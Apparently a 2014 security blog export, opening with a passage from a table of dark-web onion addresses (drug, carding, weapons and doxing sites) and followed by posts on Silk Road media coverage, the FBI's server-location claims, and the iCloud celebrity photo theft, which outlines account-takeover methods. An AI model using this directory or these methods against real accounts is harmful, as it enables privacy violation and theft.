| Mobile Store | `pptzzk2wye6rfeki.onion` | Clone | |
| MailTor: | `pyvdmllsh6mczfgb.onion` | Clone | |
| PayPal4U | `qbikfpcr4mhqoumm.onion` | | |
| R2D2 | `qrfnwgdjdsgtx5u4.onion` | Clone | |
| Tor Carding Forums | `qtr46f7bgf4kzt7q.onion` | | |
| Cloud Nine | `rgam2tqpqhelm4ow.onion` | | |
| Cloud Nine | `rhmhjalcohuys4a5.onion` | | |
| UK Guns and Ammo | `rhqetwhda65zcakj.onion` | Clone | |
| RUForum: | `rk5pbdbyrqksxui4.onion` | Clone | |
| Hidden Wiki: | `rmhpp6w3ncrvxiub.onion` | Clone | |
| Tor: | `rmnd3b5dvuqtshlh.onion` | Clone | |
| Cloud Nine | `rndm56yv54aqe7pn.onion` | | |
| Example rendezvous points page: | `rqjfolmb2h7iqdvq.onion` | Clone | |
| Thunder’s Place: | `s5yvlnz7qljsdmtc.onion` | Clone | |
| ccPal | `safj5y2f45whsvvs.onion` | Clone | |
| Cloud Nine | `sdjv72hp5x6pt5en.onion` | | |
| Doxbin | `senmtjpxn2m72nlu.onion` | Clone | |
| Silkkitie | `silkkitiehdg5mug.onion` | | |
| Silk Road 2.0 | `silkroad3og4b6bq.onion` | Scam | |
| Silk Road Forums | `silkroad5v7dywlc.onion` | | |
| Silk Road | `silkroad6midjsbr.onion` | | \* |
| Silk Road | `silkroad6ownowfk.onion` | | |
| Smokables | `smoker3gvmgfbi4e.onion` | Clone | \* |
| Brave Bunny | `sqxamnigeby5u37b.onion` | Clone | |
| Wikileaks New link: | `srozpqsnh2lgyewu.onion` | Clone | |
| Cloud Nine | `srz5wvnyd7skt5uh.onion` | | |
| samsungstore | `storegsq3o5mfxiz.onion` | | |
| Флибуста \| Книжное братство” | `su74joxcacuafyq6.onion` | Clone | |
| [Forum PHISHING LINK] | `t6la6i24jkow5roh.onion` | Scam | |
| Cloud Nine | `taifcjgrifyjiwey.onion` | | |
| Apples 4 Bitcoin | `tfwdi3izigxllure.onion` | Scam | |
| USA Citizenship | `tgielwnuv3xzfg7r.onion` | | |
| Topix | `topixslhezyytrvm.onion` | | |
| â… TOR-SERV â…: | `torservsbt7rsbfg.onion` | Clone | |
| Cash Machine | `tpe3rm2w4fkbtciu.onion` | Clone | |
| Galaxy Social Network | `tvbkrvflzx2pmvpw.onion` | Clone | |
| The Hidden Market | `uaq62zdqnjr4xo4q.onion` | | |
| Rent-A-Hacker | `ubquja4ech6symkv.onion` | Clone | |
| Assassination Market: | `ugq2p64trcyg3xgt.onion` | Clone | |
| Code:Green | `uhfftlqlyjnelhcf.onion` | Clone | |
| Real Cards Team | `ujompjlrdgbhkmuj.onion` | | |
| Dark Hosting: | `ul4kmrygtkhbb5vz.onion` | Clone | |
| samsungstore | `unsbwt2utosasdxq.onion` | Clone | |
| keys open doors: | `uqbmgvisfz2wpj4v.onion` | Clone | |
| Creative Hack: | `urjlsqe373ismjwg.onion` | Clone | |
| Fake Real Plastic | `vc5apwufjoil3svw.onion` | Clone | |
| Torbook: | `vg4gxg3mjymuh54x.onion` | Clone | |
| Green Star Station: | `vgfzmngu7dh5ye76.onion` | Clone | |
| Hack The Planet: | `vpkyqijluxa33ywp.onion` | Clone | |
| Rich Richard: | `vz3ofn5f2lous44c.onion` | Clone | |
| Doxbin | `wn323ufq7s23u35f.onion` | | |
| – | `woacuqcx45nfnfxy.onion` | | |
| HQER | `wtpum5yzyihiewlq.onion` | | |
| Golden Nugget | `wyj4d4u237p3coca.onion` | Scam | |
| lol 20th Century Western Music | `x4am6cpmndsqzbu2.onion` | Clone | |
| | `x4bfgkcuwiousozy.onion` | | |
| Cloud Nine | `x7ikq6a3qx5qjikf.onion` | | |
| CC-Planet Fullz | `xadxysdnd3ug2dea.onion` | | |
| Hydra Forums | `xdbn2gsuk74nwd7f.onion` | | |
| Clean My Coins | `xgrsaj3wykpofseb.onion` | | |
| RepAAA’s Hidden Empire | `xskus6q7olpdlrkb.onion` | | \* |
| Cloud Nine | `xvqrvtnn4pbcnxwt.onion` | | \* | \* |
| Beneath VT: | `y4hzxepemtqcf4qh.onion` | Clone | |
| paraZite | `y66x4b3jrt3mnglw.onion` | Clone | |
| Onion Wallet | `y6dyzauztb5u2ufa.onion` | Clone | |
| Flugsvamp | `yakwbcn5ou2wkzfx.onion` | | |
| Cipolla | `ybphbuwerurne43o.onion` | | |
| | `ycjvz5cu3mjc4wyd.onion` | | |
| Suojeluskunta: | `ycngkogtvlaphgx2.onion` | Clone | |
| Cloud Nine | `ye5n3ecw64utvmmh.onion` | | |
| Onix Electronics: | `yhu73qfnjti3cmvf.onion` | Clone | |
| Zyprexa Kills: | `yifsrwkdvjiojr7w.onion` | Clone | |
| Peoples Drug Store: | `yrenuxvrrhmuvces.onion` | Clone | |
| USD Counterfeits | `yrpavngfbhbc3tcc.onion` | Clone | |
| BuggedPlanet.Info: | `yy5pepg54c5jry36.onion` | Clone | |
| Zero Squad | `z5fvd3hwmtzkgaqy.onion` | Scam | \* |
| The Intel Exchange: | `z7d7gx53ne7fouyf.onion` | Clone | |
| Cloud Nine | `z7rpuixjsncgomw7.onion` | | |
| OnionSphere: | `zbojy7pmy5vrrcqe.onion` | Clone | |
| nekrotown: | `zect4qky5qdam2xd.onion` | Clone | |
| Bitcoin-escrow: | `zkwwpiiksjafjo35.onion` | Clone | |
| Mail2Tor: | `zv7lufndr4khlicg.onion` | Clone | |
---
# 60 Minutes Australia on Silk Road and Bitcoin
*2014-09-14*

60 Minutes Australia tonight [aired a story](https://www.jump-in.com.au/show/60minutes/stories/2014/september/the-dark-web/) about Silk Road and Bitcoin. The video of the report, which is 14 minutes long, is [now available on their website](https://www.jump-in.com.au/show/60minutes/videos/3784171895001/) or [mirrored here on DailyMotion](https://www.dailymotion.com/video/x25y1be_60-minutes-australia-silk-road-and-bitcoin-story-september-2014_news).
The story is about what you would expect from a major media current affairs program. It shows “Sarah”, an Australian drug user who says she purchases her drugs online because it is less stressful, safer and anonymous (Sarah is also saying all of this, along with tips on how to buy drugs – such as reading reviews on the forums prior to purchasing, and using a fake name to receive your order – while on national television).
The report is intertwined with the [story of Preston Bridge](https://www.abc.net.au/news/2014-06-09/perth-teenager-preston-bridge/5510606), a teenager who died after falling (or jumping) from the balcony after taking [NBOMe](https://en.wikipedia.org/wiki/25I-NBOMe), a synthetic form of LSD, that another person at the party had purchased from Silk Road. Also part of the report is an interview with FBI agent Christopher Tarbell – who was part of the investigation into Silk Road, which lead to the arrest of Ross Ulbricht. Tarbell is most infamous as the handler of Lulzsec hacker Sabu ([Hector Monsegur](https://en.wikipedia.org/wiki/Hector_Xavier_Monsegur)) and an author of the technical report released last week about [how the FBI located the Silk Road server](https://www.nikcub.me/posts/analyzing-fbi-explanation-silk-road/).
## Deepweb or Darknet
What was more interesting to me about the story was how the terms “Deepweb” and “Darknet” were used interchangeably, and how the report spent some time describing how “most of the Internet” is hidden from ordinary web users.
The reporter says in the introduction:
> [Reporter] “whatever device you’re using, you’ve got the whole world at your fingertips. Well, no you don’t. In fact, you have access to less than 10% of it. The other 90% of the Internet is hidden – a vast, secret, cyber underworld. It’s called the Darkweb – and people aren’t using it to buy shoes. They’re buying drugs, weapons – anything you can imagine. The subterranean world is sinister and untraceable – with consequences that can be deadly. “
And then in the story:
> [Reporter] “What many don’t realize is that if you’re using a search engine, like Google or Yahoo, you’re only scratching the surface of the Internet. Below is a mass of hidden content, more than 90% of the Internet – knows as the Deep, or Dark web. With the right software it is easily accessible, and it is here that the new breed of drug dealers are selling their wares”
First, there is an irony in this because if we go back to the beginning of the report, where Sarah was demonstrating Silk Road, the tab in her browser next to the tab showing Silk Road is a Google search results page for “list of tor sites silkroad”:

If you [do the same search](https://encrypted.google.com/search?q=list+of+tor+sites+silkroad), you’ll find that the onion URL for Silk Road is in the top result. Darknet sites are only not indexed directly by Google because Google has chosen not to index them. DuckDuckGo, an alternate search engine, have considered indexing onion sites directly but decided not to as it would “tick some people off” (namely, the site administrators). There are also web services that proxy Darknet websites hosted as onion hidden services on Tor and make them accessible over the clearnet. [Tor2web](https://www.tor2web.org) is just one example, and the pages it hosts can sometime be found in the indexes of search engines (Note: do not use Tor2web to signup to any accounts on hidden services or enter your password anywhere – it breaks the security model of Tor, while it is useful if you ned to browse and read and don’t have Tor – you do lose your anonymity).
Clearly Darknet sites are not very “hidden”, and they do not make up “90% of the web” (far from it, there would be hundreds or thousands of Darknet sites, while there are tens of millions clearnet sites) – what is going on here is reporters and other sources mix up the terms “Deepweb” and “Darkweb”. This report is just the latest example of that mistake being made.
Interchanging “Deepweb” with “Darknet” or “Darkweb” is common, but they are two distinct concepts. The concept of the Deepweb was first described as the _Hidden Web_ in a 1994 book titled [“The Internet Business Book”](https://dl.acm.org/citation.cfm?id=185247) by Dr Jill Ellsworth and Matthew Ellsworth. The author describes the concept in [this 1996 interview](https://web.archive.org/web/19961205083117/http://tcp.ca/Jan96/BusandMark.html):
> signs of an unsuccessful or poor site are easily identified, says Ellsworth. “Without picking on any particular sites, I’ll give you a couple of characteristics. It would be a site that’s possibly reasonably designed, but they didn’t bother to register it with any of the search engines. So, no one can find them! You’re hidden. I call that the invisible Web.”
The hidden web concept was cited, expanded on and re-termed the Deepweb in a 2001 paper titled [“The Deep Web: Surfacing Hidden Value”](https://quod.lib.umich.edu/j/jep/3336451.0007.104?view=text;rgn=main) by Michael Bergman. Most statistics about the deepweb, such as the oft-cited “90% of the web is hidden” figure, are from this 13 year old paper.
Deepweb describes websites and pages that are not accessible by search engine crawlers, and are thus not indexed or readily discovered by web surfers. The deepweb is information that is stored and can be retrieved on private networks or on networks that are connected to the public internet but are only accessible with a user account. It is all that information stored by companies, government agencies or other organizations and used internally but not made available to the public.
It is true that the _Deepweb_ makes up some large amount of information and data that is larger than what is available on the public web – the figure may even be ten times larger – but this is very distinct from the Darknet, which is Tor (or i2p, or another protocol and network) hosted sites.
The _Darknet_, which this story is about, is not 90% of the Internet nor is it large and very hidden.
## Reactions from Viewers
The story on 60 Minutes, which is a popular weekly current affairs program, provoked reactions on Twitter and other social media. The first tweet from the official program Twitter [account was “Are you aware of the Darkweb?”](https://twitter.com/60Mins/status/511102393665069056) – to which many replied a variation of “we are now”, which speaks to the [Streisand effect](https://en.wikipedia.org/wiki/Streisand_effect) of reporting on topics that were previously more obscure.
Other reactions include a call to have such sites blocked, which suggests the story didn’t do a good job of explaining just where and how these sites are hosted (outside of them being “hidden”) while others ask how children are able to access and “afford” such software.


---
# Analyzing the FBI’s Explanation of How They Located Silk Road
*2014-09-07*
The first incarnation of online drug marketplace [Silk Road]() was shutdown in October 2013 resulting in the arrest of Ross Ulbricht. In [the indictment](https://www.scribd.com/doc/235866098/USA-v-Ross-Ulbricht) the Department of Justice contend that Ulbricht was Dread Pirate Roberts, the owner and administrator of Silk Road. The case has been in pretrial for some time now, with defense lawyers contesting many elements as part of a large and broad [motion to dismiss](https://www.scribd.com/doc/215745393/USA-v-Ulbricht-motion-to-dismiss-charges) ([subsequently denied](https://www.scribd.com/doc/233234104/Forrest-Denial-of-Defense-Motion-in-Silk-Road-Case)) and other filings.
The marketplace was hosted as a hidden service on [Tor](https://www.torproject.org/), a distributed network that provides a layer of anonymity for web and other traffic on the internet. Edward Snowden’s leaks revealed that the NSA [target Tor](https://www.theguardian.com/world/2013/oct/04/tor-attacks-nsa-users-online-anonymity) users and that the agency [has struggled](https://www.theguardian.com/world/interactive/2013/oct/04/tor-stinks-nsa-presentation-document) to deanonymize users on the network.
One of the big outstanding issues was how the FBI managed to uncover the real IP address of the server hosting the Silk Road. The indictment is intentionally vague on the details of how the server was discovered, and the issue is important since a large number of users ([numbering in the millions](https://metrics.torproject.org/users.html)) rely on the Tor software network to protect their identity.
Last month Ulbricht’s lawyers filed a motion seeking to uncover details on how the FBI located the server. The core of the issue for the defense is if the FBI violated Ulbricht’s Fourth Amendment right to privacy in tracking down the server IP address by using any unlawful techniques or a method that would have required a warrant. If the evidence is found to have been obtained unlawfully, then much of the case against Ulbricht would collapse as all subsequent evidence discovered as a result of the server being uncovered would be ruled inadmissible.
On Friday [Wired reported](https://www.wired.com/2014/09/the-fbi-finally-says-how-it-legally-pinpointed-silk-roads-server/) that the FBI had responded with their own filing detailing how they uncovered the server:
> The FBI claims to have found the server’s location without the NSA’s help, simply by fiddling with the Silk Road’s login page until it leaked its true location.
The government response consists of first [the DOJ filing](https://www.scribd.com/doc/238796613/Silk-Road-Prosecution-4th-Amendment-Rebuttall), and then the [affidavit from the FBI tech team](https://ia700603.us.archive.org/21/items/gov.uscourts.nysd.422824/gov.uscourts.nysd.422824.57.0.pdf) (PDF). The affidavit is more interesting since it delves into the “tech” of how the server was uncovered. Breaking it down:
The first three sections go into the background and experience of the team investigating. The fourth briefly explains what Tor is, its purpose and how it works. The fifth section opens with:
> In order for the IP address of a computer to be fully hidden on Tor, however, the applications running on the computer must be properly configured for that purpose. Otherwise, the computer’s IP address may “leak” through the traffic sent from the computer. See, e.g., Tor Project, Guide on How to Tor-ify Various Applications, https://trac.torproject.org/projects/tor/ wiki/doc/TorifyHOWTO (“Tor does not protect all of your computer’s Internet traffic when you run it. Tor only protects your applications that are properly configured to send their Internet traffic through Tor.”).
This is true – there are many, many ways that a Tor configuration can leak and reveal details about a user that could lead to them being identified. The [cited wiki page](https://trac.torproject.org/projects/tor/wiki/doc/TorifyHOWTO) on the Tor project website lists a number of the potential leaks. One problem – the page they link to and cite refer to Tor _clients_ – not hidden services. The leak issues and attack vectors on that page are for end users of Tor browsing the web or hidden services (it goes into how to use an isolating proxy, how to torify certain applications such as email and irc clients, etc.), they don’t apply to Tor hidden services and servers.
The only page for hidden services is [on the main Tor project website](https://www.torproject.org/docs/tor-hidden-service.html.en), and all it says about “leaks” for servers is:
> You need to configure your web server so it doesn’t give away any information about you, your computer, or your location. Be sure to bind the web server only to localhost (if people could get to it directly, they could confirm that your computer is the one offering the hidden service). Be sure that its error messages don’t list your hostname or other hints. Consider putting the web server in a sandbox or VM to limit the damage from code vulnerabilities.
The reason why there isn’t a longer page on hidden service leaks is because there isn’t much to add. Tor operating as a hidden service doesn’t leak information directly, the risk is at the application layer. The advice found at the Tor website, as well as in similar tutorials such as [at the Whonix project](https://www.whonix.org/wiki/Hidden_Services), are all about setting up your web server so that it doesn’t do anything silly – such as include its IP address in the server signature. This is an entirely separate class of “leaks” to those described on the Tor wiki page cited in the FBI affidavit.
The affidavit goes on to say:
> During the course of the FBI’s investigation of the Silk Road website, the SR Server was located by myself and another member of the CY-2 squad of the FBI New York Field Office as a result of such a leak.
They couldn’t have been using a leak described in the cited Tor wiki page, since they only apply to Tor clients. The FBI indictment and affidavits make no mention of the Silk Road server being used as a client, but it does describe _other_ servers that Silk Road administrators were using as either Tor clients or bridges. The first step in setting up a hidden service on Tor is to disable the client functionality (and even were it left enabled, it would only be listening on localhost as default and would not be used).
Further, onto sections 6, 7 and 8 – :
> 6. The IP address leak we discovered came from the Silk Road user login interface.
These are the key pieces of information – the actions the agents took to uncover the IP address. This description raises more questions than it answers.
Anybody with knowledge of Tor and hidden services would not be able to read that description and have a complete understanding of the process that the agents followed to do what they claim to have done. Were the Silk Road site still live today, and in the same state it was as in back in June 2013 when the agents probed the server, you wouldn’t be able to reproduce or recreate what the agents describe in the affidavit.
This is why there are so many different theories now on how they achieved what they claim to have achieved. The first conclusion to come out of this filing was the [“leaky CAPTCHA”](https://krebsonsecurity.com/2014/09/dread-pirate-sunk-by-leaky-captcha/) theory. This theory does not stand up to scrutiny because the Silk Road image CAPTCHA was hosted on the same server and at the same hidden URL as the Silk Road website. It was not, contrary to some reports, a third-party CAPTCHA. The CAPTCHA image was produced by a script that sat alongside the login and authentication endpoints.
The CAPTCHA being hosted on the same server and endpoint as the main Silk Road application caused the site problems. Since generating a CAPTCHA is resource intensive, there was a DoS attack against Silk Road which did nothing more than continuously request CAPTCHA images. The site was later modified to use cached versions of the CAPTCHA images, but these too were served from the same host and onion as the web application.
_Note: I would cite more sources here, but a lot of this is from my own memory. I spent a lot of time investigating and testing the security of Silk Road (for sport) and became familiar with both its architecture and operation over the entire duration that the first site was up. I have Burp sessions of Silk Road stored somewhere which I will have to dig up – if anybody else has any screenshots or mirrors of Silk Road from this time i’d love to [hear from them](/contact)._
The idea that the CAPTCHA was being served from a live IP is unreasonable. Were this the case, it would have been noticed not only by me – but the many other people who were also scrutinizing the Silk Road website. Silk Road was one of the most scrutinized sites on the web, for white hats because it was an interesting challenge and for black hats since it hosted so many bitcoin (with little legal implication if you managed to steal them).
The second theory, that the agents “discovered” the real IP address by just looking at packet captures produced by a sniffer is similarly impossible. This also would have been discovered much sooner and noticed by most of the internet very quickly.
There is another related hole in the FBI theory related to the “packet sniffer.” If you are observing a hidden site on Tor, it means you are routing all of your traffic in that session over the Tor network (using your local SOCKS or HTTP proxy server). Even in the hypothetical case where – for some unrealistic reason – the Silk Road hidden site was including an image on an external server by referencing its IP address or hostname, **the agents would still observe this traffic as having come from Tor**. There is no magic way that the traffic from a real IP embedded within the HTML of a hidden service would find its way directly to a client without passing over the Tor network and through Tor nodes. Were this the case, **it would be a huge vulnerability in Tor**, as it would allow the administrator of a hidden site to uncover visitors by including an element that is served directly to the client over clearnet (thankfully it isn’t and this doesn’t work – try it).
No matter how much the agents entered “miscellaneous entries” into the login form fields, and no matter what they caused the server to respond, at no time would it have been possible for a layer 3/4 sniffer to see the real IP address – it only ever would have seen Tor nodes, even if it had been accessing the real IP address.
Filling the login form with junk could only ever have altered what appeared in the application layer, and it is at the application layer that the FBI uncovered the IP address.
## A More Likely Scenario
Since the FBI explanation doesn’t hold up to the IP address being revealed at lower layers, and since “typing in miscellaneous entries into the username, password, and CAPTCHA fields” (aka fuzzing) could only alter application-layer data, we need to find an explanation for what the FBI did that fits both the reality of how Tor, hidden services and the Silk Road application work and what the FBI are describing in their legal affidavit.
The FBI affidavit wouldn’t mention fuzzing if it wasn’t required to, so this must play an important part of their method. We know that the Silk Road server didn’t simply volunteer its IP address to every visitor, but we do know that the Silk Road application suffered from numerous security flaws during its lifetime.
Ross Ulbricht was not an experienced programmer and was learning how to develop web applications and write PHP at the same time as he was implementing the Silk Road web application. He (according to the DOJ) [posted a question](http://antilop.cc/sr/img/2013_03_16_stack_overflow_question.png) to Stack Overflow asking how to connect to a hidden service using PHP and Curl. The lax security of the web application lead to Silk Road being hacked a number of times and the personal data of users and vendors being leaked (DPR paid off at least one hacker who threatened to release data).
A much more plausible explanation is that the FBI discovered a security exploit or information leak in the login page, in the same way a number of other people discovered similar security holes or information leaks in both the login page and the Silk Road application itself.
There is a history of users reporting such security exploits and information leaks in Silk Road on various forums. On the [27th of March 2013 a user posted on reddit “WARNING: The Silk Road Revealed it’s Public IP Last Night”](https://www.reddit.com/r/SilkRoad/comments/1b1lvy/warning_the_silk_road_revealed_its_public_ip_last/):
> I am a penetration tester by trade, and while I do not use SR, I do occasionally conduct informal tests of the security of various Tor Hidden Services.
I referenced that thread in [my answer on Stack Exchange](https://security.stackexchange.com/a/43280/31518) on how the Silk Road server may have been discovered shortly after the site was taken down.
“If you know where to look”, as mentioned in the comment, is a suggestion that a hidden URL was found, or the login form was forced to error and produce some debug output.
Further, on the 3rd of May 2013 there was a similar warning from another user on reddit, [“Should we be worried? Showing on login page”](https://www.reddit.com/r/SilkRoad/comments/1dmznd/should_we_be_worried_showing_on_login_page/)

If this isn’t familiar to you, it is a `var_dump` of PHP’s `$_SERVER` variable. It would suggest somebody was debugging a problem on the server and editing live code, using the `var_dump` function to debug a problem (and inexperienced programmer would both edit on a live server and use `var_dump` to debug).
Further, these two dates and IP leaks are supported in the FBI’s own affidavit. In a footnote they mention:
> After Ulbricht’s arrest, evidence was discovered on his computer reflecting that IP address leaks were a recurring problem for him. In a file containing a log Ulbricht kept of his actions in administering the Silk Road website, there are multiple entries discussing various leaks of IP addresses of servers involved in running the Silk Road website and the steps he took to remedy them. For example, a March 25, 2013 entry states that the server had been “ddosd” – i.e., subjected to a distributed denial of service attack, involving flooding the server with traffic – which, Ulbricht concluded, meant “someone knew the real IP.” The entry further notes that it appeared someone had “discovered the IP via a leak” and that Ulbricht “migrated to a new server” as a result. A May 3, 2013 entry similarly states: “Leaked IP of webserver to public and had to redeploy/shred [the server].” Another entry, from May 26, 2013, states that, as a result of changes he made to the Silk Road discussion forum, he “leaked [the] ip [address of the forum server] twice” and had to change servers.
Ulbricht made his diary entry on the 25th of March, the first leak was posted to reddit on the 27th. The second leak was posted to reddit on the 3rd of May, the exact date that Ulbricht notes in his diary.
The FBI agents state that their investigation was carried out “In or about early June 2013”, and that they had the IP by the 12th of June – since that is when they sent the request for a mirror of the server to be made by the authorities in Iceland (where the server was located).
The FBI investigation and uncovering of the IP address was taking place at the exact same time bugs that were known to expose the IP address of Silk Road were present on the site. A more likely scenario for how the FBI uncovered the real IP address would thus be that they either saw the debug information, or – more likely – took advantage of a security vulnerability in the login page and forced the server to output its `$_SERVER` variable (which includes the real IP (although it shouldn’t)).
This would explain why the FBI included the statement about “typing in miscellaneous entries into the username, password, and CAPTCHA fields”, because they needed to enter an exploit command to prompt the server to either dump or produce the IP address variable.
In this scenario, the description of packet sniffers and “inspecting each packet” is all a distraction from what the FBI really did. Technically, saying that a packet sniffer revealed the true IP address of the server is true – what isn’t mentioned is the packet sniffer was picking up responses from a request to the login page that was forcing it to spit out the IP address as part of a bug.
The FBI have good reason to not mention any bugs or forcing the server to do anything, and to pretend that they simply picked up the IP address from the wire, since such actions would raise concerns about how lawful their actions in uncovering the IP address were. What we do know is that their description of “packet sniffing” for the IP through a “leak” is impossible.
_Thanks to: [harisec](https://www.twitter.com/harisec), [thegrugq](https://www.twitter.com/thegrugq) and the ever useful [Silk Road timeline](https://antilop.cc/sr/) by [moustach](https://twitter.com/lamoustache/) for links and tips._
## Addendum
**1.** If you still believe that the server was discovered in the way the FBI described it – _try it_. I did. I setup a virtual machine with a web server running a Tor hidden server. I then accessed the hidden server over Tor and looked at the traffic. No matter how much I intentionally misconfigured the server, or included scripts from clearnet hosts, I _never_ observed traffic from a non-Tor node or a “real” IP address.
**2.** Many enquiries in various comment threads about how best to setup a hidden service so that application layer bugs won’t expose your real IP address. The answer is to host the web application in a virtual machine that is on a private network isolated behind a gateway that will only forward Tor traffic. This also works for Tor clients (to prevent malware based attacks such as the that [used by the FBI](https://www.wired.com/2013/09/freedom-hosting-fbi/)). I’ll likely write up details for both client and server isolated VM setups in the future.
---
# Notes on the Celebrity Data Theft
*2014-09-02*
An interesting aspect of information security is how periodically it collides with other industries and subcultures. With more information than ever being stored and shared online and on connected devices hacking stories are frequent and are mainstream news. This was the case yesterday as dozens of celebrities fell victim to hackers who leaked hundreds of private photographs and videos stolen from web based storage services.
This incident is now known as "The Fappening" - a large leak of [celebrity iCloud data and photos](https://en.wikipedia.org/wiki/ICloud_leaks_of_celebrity_photos)
The summary of the story is that a number of personal and private nude images from high profile celebrities started appearing on online image boards and forums – most notably on anon-ib, 4chan and reddit.
The first pictures were posted nearly a week ago, but didn’t get much attention since they were being ransomed (censored previews being shared in the hope somebody would purchase them). It was only after a number of intermediaries purchased the images and posted complete nudes in public forums that the story exploded.
At least a dozen celebrities were affected by the photo dumps, with over 400 individual images and videos. A list of celebrity names published anonymously, and serving as something akin to a sales brochure, suggests that over 100 have had their personal data compromised.
After this story broke I spent some time immersed in the crazy, obsessive subculture of celebrity nudes and revenge porn trying to work out what they were doing, how they were doing it and what could be learned from it.
**1.** What we see in the public with these hacking incidents seems to only be scratching the surface. There are entire communities and trading networks where the data that is stolen remains private and is rarely shared with the public. The networks are broken down horizontally with specific people carrying out specific roles, loosely organized across a large number of sites (both clearnet and darknet) with most organization and communication taking place in private (email, IM).
**2.** The goal is to steal private media from a targets phone by accessing cloud based backup services that are integrated into iPhone, Android and Windows Phone devices. To access the cloud based backup requires the users ID, password or an authentication token.
**3.** The roles in the networks break down as:
1. Users who scour Facebook and other social media looking for targets and collecting as much information as possible. Data collection includes utilizing public record services and purchasing credit reports. Obtaining data on a target includes setting up fake profiles, friending or following friends of the target, being persistent with extracting information that might help answer secret questions, approaching friends of the target, etc.
1. Users who use the target data to retrieve passwords or authentication keys. There are numerous methods here and most have tutorials available online. The most common are RATs, phishing, password recovery and password reset. RATs are simply remote access tools that the user is either tricked into installing via private messages or in an email (link or an attachment) or that someone close to the target will install on their phone or computer with physical access. Phishing is sending the target an email with a password reminder or reset that tricks the user into entering their password into a site or form the attacker controls. Password reminder is gaining access to the users email account (again using secret questions or another technique) and then having a reminder link sent to access the cloud storage. Password reset is answering the date of birth and security question challenges (often easy to break using publicly available data – birthdays and favorite sports teams, etc. are often not secrets).
1. Users who take a username and password or authentication key and then “rip” the cloud based backup services using software and toolchains such as [Elcomsoft EPRB](https://www.elcomsoft.com/eprb.html). The software is heavily pirated and supports being able to dump an entire backup set, including messages and deleted photographs.
1. Collectors aggregate the data stolen by other users and organize it into folders. The two most popular services to use are Dropbox and Google Drive. The collectors will create preview images for each set and email them around to their contacts. Email addresses for collectors or those willing to trade or sell are available by referral, usually via somebody offering a hacking or ripping service.
**4.** The frequent source of new leads for targets seems to be newcomers who know somebody they want to hack and have stumbled onto one of the networks offering services via search terms or a forum they frequent. The new contributor will offer up a Facebook profile link, plus as much information as is required by the hacker to break the account, plus possible assistance in getting a RAT installed if required. In exchange the hacker and ripped will supply the person providing the lead with a copy of the extracted data, which they will also keep for themselves. This was one of the most unsettling aspects of these networks to me – knowing there are people out there who are turning over data on friends in their social networks in exchange for getting a dump of their private data.
**5.** In reviewing months worth of forum posts, image board posts, private emails, replies for requests for services, etc. nowhere was the FindMyPhone API brute force technique (revealed publicly [and exploited in iBrute](https://github.com/hackappcom/ibrute)) mentioned. This doesn’t mean that it wasn’t used privately by the hackers – but judging by the skill levels involved, the mentions and tutorials around other techniques and some of the bragged about success rates with social engineering, recovery, resets, rats and phishing – it appears that such techniques were not necessary or never discovered.
**6.** iCloud is the most popular target because Picture Roll backups are enabled by default and iPhone is a popular platform. Windows Phone backups are available on all devices but are disabled by default (it is frequently enabled, although I couldn’t find a statistic) while Android backup is provided by third party applications (some of which are targets).
_Edit_ Turns out that Google+ provides backup functionality for photos uploaded via the app, something I missed when checking Android. Thanks [James for clarifying in comments](https://nikcub.me/posts/notes-on-the-celebrity-data-theft/#comment-5393).
**7.** Apple accounts seem particularly vulnerable because of the recovery process, password requirements and ability to detect if an email address has an associated iCloud account. The recovery process is broken up into steps and will fail at each point. While Apple do not reveal if an email address is a valid iCloud address as part of the recover process, they do reveal [if it is valid or not if you attempt to sign up a new account using the same email](https://twitter.com/nikcub/status/506864963047022592) – so verification (or brute force attempts) are simple. The second step is verifying the date of birth and it will pass or fail based on that data alone so can be guessed, while the last step are the two security questions. It would be a good idea for Apple to kill the interface on signup that shows new users if their email account is available to use as an iCloud account or not. It would also be a good idea to make the recovery process one big step where all data is validated at once and the user is not given a specific error message. It would also be wise to attach rate limits and strict lockout on this process on a per-account basis.
Being able to POST an email address to `https://appleid.apple.com/account/validation/appleid` and getting back a response indicating if it is a valid account or not, with little to no rate limiting, is a bug.
**7. a)** _edit_ To reiterate what the main bugs are that are being exploited here, roughly in order of popularity / effectiveness:
1. Password reset (secret questions / answers)
1. Phishing email
1. Password recovery (email account hacked)
1. Social engineering / RAT install / authentication keys
**7. b)** Once they have access to the account they have access to _everything_ – they can locate the phone, retrieve SMS and MMS messages, recover deleted files and photos, remote wipe the device and more. The hackers here happen to focus on private pictures, but they had complete control of these accounts for a period.
**8.** Authentication tokens can be stolen by a trojan (or social engineered) from a computer with iTunes installed easily. Elcomsoft provide a tool called [atex](https://www.elcomsoft.com/help/en/eppb/extracting_authentication_mac.html) which does this. On OS X the token is installed in the keychain. The authentication token is as good as a password.
**9.** Two-factor authentication for iCloud is useless in preventing passwords or authentication tokens being used to extract online backups. 2fa is used to protect account details and updates.
**10.** There is an _insane_ amount of hacking going on. On any day there are dozens of forum and image board users offering their services. While many of those offering to rip alone based on being provided a username and password are scammers, they will still steal the data and sell it or trade it.
**11.** OPSEC level of the average user in these networks is low. 98% of email addresses provided in forums as part of advertising or promoting services are with the usual popular providers (gmail, outlook, yahoo) who are not Tor friendly. Most users speak of using VPNs when breaking into accounts and suggest which VPNs are best, fastest and “most anonymous.” It was also incredibly easy for some of those involved in distribution of the latest leaks to be publicly identified (more on that later) and for servers with dumps to be found, etc.
**12.** The darknet forums provide a lot of tips in terms of the hacking steps and also provide databases of passwords, users and dox but in terms of distributing content are usually a step behind the publicly available image boards. They are definitely more resilient in terms of keeping content up once it is published, and might become more popular with users if more data is leaked. Overchan and Torchan have in the past day or longer been full of new users requesting darknet links to the leaked content, and they receive them.
**13.** The different file name formats, data inconsistencies and remnants such as Dropbox files being found in the dumps can be explained by the different recovery software used (some which restores original filenames, some doesn’t) and the dumpers and distributors frequently using Dropbox to share files. It is unknown how many hackers were involved in retrieving all the data, but the suggestion is that the list of celebrities was the internal list of one of the trading networks. Timestamps, forum posts and other data suggests that the collection was built up over a long period of time.
**14.** On the topic of OPSEC. Tracking down one of the distributors who was posting ransomed private images to 4chan and reddit was simple. He posted a screenshot as part of pitching the sale of 60 or more images and videos for a single celebrity but didn’t black out his machine name or the machine names of the other computers on his local network. A user on reddit did a Google search and tracked down the company he worked for (although they picked the wrong employee). Tracking each of those names linked one of them back to a reddit account that had posted a screenshot of the exact same explorer interface (the guy had a bad habit of taking screenshots of his own machine). He has denied being the source of the images, but he is definitely a distributor who purchased them from within the network since the ransomed set he posted were all images that did not and have not yet leaked.
